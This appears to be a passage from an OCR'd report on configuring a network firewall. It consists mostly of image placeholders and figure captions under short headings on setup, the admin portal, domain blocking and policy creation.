


Figure 307




Figure 308




Figure 309




Figure 310




Figure 311




Figure 312




Figure 313

FIREWALL Configuration

For the protection and maintain we configured firewall of the network

I. Firewall setup




Figure 314




Figure 315

Figure 316

II. Firewall setup with admin portal




Figure 317




Figure 318




Figure 319




Figure 320




Figure 321

III. Firewall admin Portal




Figure 322

IV. Blocking a domain




Figure 323

V. Create policy.




Figure 324




Figure 325




Figure 326




Figure 327

